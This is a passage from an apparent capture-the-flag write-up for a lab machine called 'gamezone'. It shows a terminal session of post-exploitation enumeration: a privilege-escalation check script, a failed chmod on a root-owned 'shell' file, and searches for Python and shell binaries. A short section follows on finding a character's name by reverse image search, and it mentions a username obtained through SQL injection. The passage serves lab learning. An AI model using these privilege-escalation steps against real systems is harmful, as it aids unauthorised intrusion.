-rw-rw-r-- 1 root root 194 Aug 26 17:51 shell  
-rw-rw-r-- 1 agent47 agent47 92 Aug 26 17:03 unixcheck.txt  
-rwxrwxrwx 1 agent47 agent47 36801 Aug 26 16:19 unix-privesc-check  
-rw-rw-r-- 1 agent47 agent47 33 Aug 16 2019 user.txt  
----- 1 agent47 agent47 738 Aug 26 17:03 .viminfo  
agent47@gamezone:~$ chmod 777 shell  
chmod: changing permissions of 'shell': Operation not permitted  
agent47@gamezone:~$ which python  
/usr/bin/python  
agent47@gamezone:~$ ls /bin | grep sh  
bash  
btrfs-show-super  
dash  
rbash  
sh  
sh.distrib  
static-sh  
agent47@gamezone:~$ which python  
/usr/bin/python  
agent47@gamezone:~$
```

## Solving Room Challenges

### Name of the character in the background:

We can download the image and do a reverse image lookup

The screenshot shows a Google Images search results page. The search query is "header\_image.png". The results page displays a thumbnail of a bald man with a serious expression, wearing a suit and tie. Below the thumbnail, it says "Image size: 580 x 432" and "Find other sizes of this image: All sizes - Medium". A link to "Possible related search: bald video games characters" is shown. At the bottom, there is a link to "https://www.thegamer.com > Lists" and a snippet of text from "10 Most Memorable Bald Characters In Gaming - TheGamer" dated 9 Feb 2022.



\* To be honest, I found this one after already getting the username from SQLi. The picture on this specific website didn't give me many hints, but I was already familiar with the name.